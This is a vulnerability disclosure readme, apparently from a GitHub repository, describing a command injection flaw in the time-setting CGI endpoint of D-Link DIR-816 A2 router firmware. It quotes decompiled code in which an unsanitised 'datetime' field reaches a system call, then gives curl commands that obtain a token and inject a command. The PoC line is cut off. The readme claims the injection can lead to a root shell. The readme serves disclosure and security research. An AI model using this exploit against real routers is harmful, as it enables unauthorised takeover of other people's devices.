

main IOT_Vul / dlink / Dir816 / form2system.cgi /



z1r00 Update readme.md ...

on Jul 26 History

..



img

4 months ago



readme.md

4 months ago


readme.md

D-link DIR-816 A2_v1.10CNB04.img Command injection vulnerability

Firmware information

- Manufacturer's address: <https://www.dlink.com/>
- Firmware download address : <http://tsd.dlink.com.tw/GPL.asp>

Affected version



Audio/Video
Firmware Plug
Gigaset Camera
Managed Switch
Audio/Video>Accessories
Audio/Video>D-Life
Audio/Video>KVM

DIR-816

Type	Firmware
Description	Firmware: DIR-816_A2_FW_v1.10 (for DCN)
Download	DIR-816_A2_FW_1.10CNB04_Release note.pdf DIR-816_A2_v1.10CNB04.img
Last modified	2017/03/23

The picture above shows the latest firmware for this version

Vulnerability details

```

9  const char *min; // $s1
10 int result; // $v0
11
12 datetime = websGetVar(a1, "datetime", "");
13 year = websGetVar(a1, "year", "");
14 month = websGetVar(a1, "month", "");
15 day = websGetVar(a1, "day", "");
16 hour = websGetVar(a1, "hour", "");
17 min = websGetVar(a1, "min", "");
18 sec = websGetVar(a1, "sec", "");
19 printf("%s %d: %s\n %s,%s,%s,%s,%s,%s,%s\n", "management.c", 613, datetime, year, month, day, hour, min, sec);
20 result = strchr(datetime, ':');
21 if ( result )
22 {
23     result = strchr(datetime, '-');
24     if ( result )
25     {
26         doSystem("date -s \"%s\"", datetime);
27         doSystem("ntp.sh");
28         return websRedirect(a1, "d_time.asp");
29     }
30 }
31 return result;

```

In /goform/form2systemtime.cgi, the Command injection vulnerability only needs to be met by datetime -:

Poc

First you need to get the tokenId

```
curl http://192.168.0.1/dir_login.asp | grep tokenId
```

Next, run the following poc, you can see that the router is restarted

```
curl -i -X POST http://192.168.0.1/goform/form2systemtime.cgi -d tokenId=xxxxxx -d 'date
```



Finally, `exp` can be written to achieve the effect of obtaining a root shell